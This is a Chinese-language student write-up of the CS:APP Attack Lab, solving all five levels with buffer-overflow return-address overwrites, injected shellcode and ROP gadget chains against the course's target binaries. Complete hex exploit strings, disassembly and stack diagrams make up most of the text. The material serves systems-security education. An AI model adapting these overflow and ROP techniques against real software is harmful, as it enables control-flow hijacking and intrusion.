
Attack Lab 实验报告

Level 1

```
0000000000401792 <getbuf>:
  401792:       48 83 ec 28             sub    $0x28,%rsp
  401796:       48 89 e7                mov    %rsp,%rdi
  401799:       e8 2c 02 00 00          callq  4019ca <Gets>
  40179e:       b8 01 00 00 00          mov    $0x1,%eax
  4017a3:       48 83 c4 28             add    $0x28,%rsp
  4017a7:       c3                      retq
```

首先根据汇编代码，画出栈的示意图，其中每一格代表4个字节的空间：




输入的字符会从%rsp开始向上覆盖，我们只要把ret address 覆盖为0x4017a8，即touch1的地址就行了，前面的字符无所谓，我选择统统用00填充。

最后的攻击串如下：

```
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
a8 17 40 00 00 00 00 00
```

覆盖后的栈图：



Level 2


这一问的关键是修改函数的第一个参数 `%edi` 的值，所以可以在 `%rbp-0x28` 处，即输入字符串的首地址处注入代码。通过gdb调试，得到该地址为0x556647a8。将这个地址覆盖原来的返回地址，即可让 `%rip` 跳转到我们注入的代码处执行。
我们注入了三行代码，第一行是将touch2的地址压入栈，使得ret后成功跳转，第二行则是修改%edi的值。通过objdump,我们得到了相应的二进制码如下：

```
0:   68 d4 17 40 00          pushq  $0x4017d4
5:   bf 6d 9f ca 55          mov    $0x55ca9f6d,%edi
a:   c3                      retq
```

攻击串：

```
68 d4 17 40 00 bf 6d 9f
ca 55 c3 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
a8 47 66 55 00 00 00 00
```

覆盖后的栈图：



Level 3


和level 2的思路类似，唯一额外需要做的事情就是将字符串注入进去，然后将用字符串的首地址代替原来的函数参数。由于地址相对较低的栈空间可能会因为后面函数的调用而被破坏，所以我们将字符串存在返回地址的上面
注入的代码：

```
0:   68 a8 18 40 00          pushq  $0x4018a8
5:   48 c7 c7 d8 47 66 55    mov    $0x556647d8,%rdi
c:   c3                      retq
```

攻击串：

```
68 a8 18 40 00 48 c7 c7
d8 47 66 55 c3 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
a8 47 66 55 00 00 00 00
35 35 63 61 39 66 36 64
```

覆盖后的栈图：



Level 4

在不能注入代码的情况下，我们只能利用现成的代码做拼接。显然，现成代码里是不会有 `mov $0x556647d8,%rdi` 的。因此，我们要将立即数写到栈中，通过pop的方式存入寄存器。ctrl+f后，我们找到代码段及首地址如下


```
0x401959:
58       popq %rax
90       nop
90       nop
c3       ret
```

```
0x401945:
48 89 c7 movq %rax, %rdi
c3       ret
```

为此，我们提前计算好地址后，就能将立即数先传入 `%rax` ，然后再传到 `%rdi` 里。
攻击串如下

```
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
59 19 40 00 00 00 00 00
6d 9f ca 55 00 00 00 00
45 19 40 00 00 00 00 00
d4 17 40 00 00 00 00 00
```

覆盖后的栈图：



Level 5


由于栈随机化，我们不能直接确定写入字符串的地址，需要首先获取%rsp来计算，在查表搜索后，确定只有 `movq %rsp,%rax` 这个语句能得到%rsp的值。但是，字符串的首地址不能恰好在放在执行上述语句时的%rsp中，否则紧接的ret语句就无法控制。为此，我们需要对读出的%rax做加减法，将字符串存在偏移后%rax就可以了。
在别人的提示下，我利用了 `<add_xy>` 中的 `04 37`：`add $0x37,%al`
先后执行的代码如下

```
movq %rsp,%rax
add $0x37,%al
movq %rax,%rdi![p5](/assets/p5.png)
```

攻击串如下

```
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
c9 19 40 00 00 00 00 00
72 19 40 00 00 00 00 00
45 19 40 00 00 00 00 00
a8 18 40 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 35
35 63 61 39 66 36 64 00
```

栈图如下：


00 64 36 66 39 61 63 35
string:my cookie
35 00 00 00 00 00 00 00
B=A+0x37
00 00 00 00 00 00 00 00
0x55664800
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
0x556647f0
00 00 00 00 00 40 18 a8
address of touch3
00 00 00 00 00 40 19 45
address of code: movq %rax, %rdi
0x556647e0
00 00 00 00 00 40 19 72
address of code: add $0x37,%al
A
00 00 00 00 00 40 19 c9
address of code: movq %rsp,%rax
%rbp
0x556647d0
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
0x556647c0
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
0x556647b0
00 00 00 00 00 00 00 00
%rsp
0x556647a8